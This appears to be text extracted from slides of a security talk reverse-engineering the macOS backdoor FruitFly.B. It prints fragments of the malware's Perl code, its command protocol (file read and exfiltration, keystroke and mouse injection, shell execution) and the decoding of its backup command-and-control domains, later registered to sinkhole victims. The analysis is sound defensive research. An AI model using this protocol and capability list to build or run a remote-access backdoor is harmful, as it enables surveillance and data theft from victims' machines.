
...and action!



# COMMAND #8

...that second byte?

task away:




sub-cmd	description
0	move
1	left click (up & down)
2	left click (up & down)
3	left double click
4	left click (down)
5	left click (up)
6	right click (down)
7	right click (up)

command #8, sub commands

note that:

- mouse is moved, then action
- down (#4) + then move (#0) + then up events (#5) = 'drag'

```
# ./sniff  
  
event: kCGEventLeftMouseDown  
(x: 123.000000, y: 456.000000)  
  
event: kCGEventLeftMouseDragged  
(x: 0.000000, y: 0.000000)  
  
event: kCGEventLeftMouseUp  
(x: 0.000000, y: 0.000000)
```



...and action!

# COMMAND #12

## all things files

```
#command 12
elseif ( $D == 12 ) {

  #recv 1 byte
  my $Z = ord J 1;
  my ( $S, $p ) = ( H, '' );

  if ( $Z == 0 ) { $p = K( -e $S ) }
  elseif ( $Z == 4 ) { $p = Y( -s $S ) }
  ...

  G v12 . chr($Z) . Z($S) . $p;
}
```

command #12

direction	size	value
recv	1 byte	command, 12
recv	1 byte	?
recv	variable	?
send	1	command, 12
send	1 byte	? (same as recv)
send	variable	? (same as recv)
send	variable	result

command #12's protocol



```
# fs_usage -w -f filesystem | grep perl
stat64  [ 2]  foo  perl5
stat64  [ 2]  /tmp perl5
```

file i/o events

```
$ python server.py 1337
...
```

client connected: '192.168.0.13'

selected command: 12

sending command 12 with 0 & 'foo'

response:

byte: 12 (command)

string: 'foo'

byte: 0

selected command: 12

sending command 12 with 0 & '/tmp'

response:

byte: 12 (command)

string: '/tmp'

byte: 1

tasking (command #12)

{ 1st: 'foo'

{ 2nd: '/tmp'



# COMMAND #12

## all things files

task away:



```
cmd #12, 0 ('/tmp/foo')
cmd #12, 1 ('/tmp/foo')
...
cmd #12, 9 ('/tmp/foo')
```



sub-cmd	description
0	exist?
1	delete
2	rename (move)
3	copy
4	size of
5	not implemented
6	read
7	write
8	attributes ('ls -a')
9	attributes ('ls -al')



command #12, sub commands



```
# fs_usage -w -f filesystem | grep perl
unlink    /tmp/foo    perl5
```

sub-command #1 (delete)

```
# procMonitor
new process:
pid=3248
path=/bin/ls
args=('-al', '/tmp/foo')
```



```
# fs_usage -w -f filesystem | grep perl

open      F=5    ( _WC_T_ )    /tmp/foo    perl5
lseek     F=5    <SEEK_CUR>    perl5
write     F=5    B=0x3      perl5
close     F=5    perl5
```

sub-command #7 (write)

```
$ python server.py 1337

sending command 12 with 9 & '/tmp'

response:
byte: 12 (command)
string: 'lrwxr-xr-x@ 1 root  wheel
11 Sep 22 2016 /tmp -> private/tmp'
```

sub-command #9 ('ls -al')

# COMMAND #16/17

## keyboard events

```
#command 16 / 17
elseif ( $D == 16 || $D == 17 ) {

    #recv 1 byte
    my $Z = J 1;
    G(v0.23)
    if V( chr($D) . $Z );

}
```




direction	size	value
recv	1 byte	command, 16    17
recv	1 byte	?
send	2 bytes	0, 23 (only error)

command #16/17's protocol

task away:  
cmd #16, 0  
cmd #16, 1

cmd #16, 65



cmd #17, 65


command #16/17



nothing...  
no bytes sent



file write  
/tmp/client



proc exec  
/tmp/client



keyboard events

```
# sniff
event: kCGEventKeyDown
keycode: 0x0/'a'
```

cmd #16, 65

```
# sniff
event: kCGEventKeyUp
keycode: 0x0/'a'
```

cmd #17, 65



remote typing








# COMMANDS

osx/fruitfly.b;    fully deconstructed :)


cmd	sub-cmd	description
0		do nothing
2		screen capture (PNG, JPEG, etc)
3		screen bounds
4		host uptime
6		evaluate perl statement
7		mouse location
8		mouse action
	0	move mouse
	1	left click (up & down)
	2	left click (up & down)
	3	left double click
	4	left click (down)
	5	left click (up)
	6	right click (down)
	7	right click (up)
11		working directory
12		file action
	0	does file exist?
	1	delete file
	2	rename (move) file
	3	copy file
	4	size of file
	5	not implemented
	6	read & exfiltrate file
	7	write file
	8	file attributes (ls -a)
	9	file attributes (ls -al)

cmd	sub-cmd	description
13		malware's script location
14		execute command in background
16		key down
17		key up
19		kill malware's process
21		process list
22		kill proces
26		read string (command not fully implemented?)
27		directory actions
	0	do nothing
	2	directory listing
29		read byte (command not fully implemented?)
30		reset connection to trigger reconnect
35		get host by name
43		string' action
	'alert'	set alert to trigger when user is active
	'scrn'	toggle method of screen capture
	'vers'	malware version
	<string>	execute shell command
47		connect to host



# TRAPPING FRUIT FLIES

let's play a little game





# ABOUT THOSE BACKUP C&C SERVERS

oh f\*\*\*; they are available!

```
#decode c&c backup servers
for my $B ( split /a/, M('1fg7k kb1nnhokb71jrmkb;rm` ;kb...' ) )
{
    push @e, map $_ . $B, split /a/, M('dql-lwslk-bdql...');
}
```

```
$ ping eidk.hopto.org

PING eidk.hopto.org
(127.0.0.1) : 56 data bytes
```

primary; 'offline'

backup c&c servers
hxxxxx.hopto.org
hxxxxx.duckdns.org
hxxxxx.hopto.org
hxxxxx.duckdns.org
hxxxxx.hopto.org
hxxxxx.duckdns.org
hxxxxx.hopto.org
hxxxxx.duckdns.org
fxxxxxx.hopto.org
fxxxxxx.duckdns.org
fxxxxxx.hopto.org
fxxxxxx.duckdns.org

noip

Dynamic DNSManaged DNSDomainsServicesWhy Us?Support

Sign InSign Up

Create Your Free Hostname Now

h

.hopto.org

Sign Up

Hooray, that address is available!



{ primary c&c servers are all taken  
...and are offline  
addresses of backup ones all available

# register c&c server

• • •



register



# start custom c&c server



...yikes



```
user name &
computer name
```



# geolocation

~400 victims  
(in ~2 days)

~90% in the USA

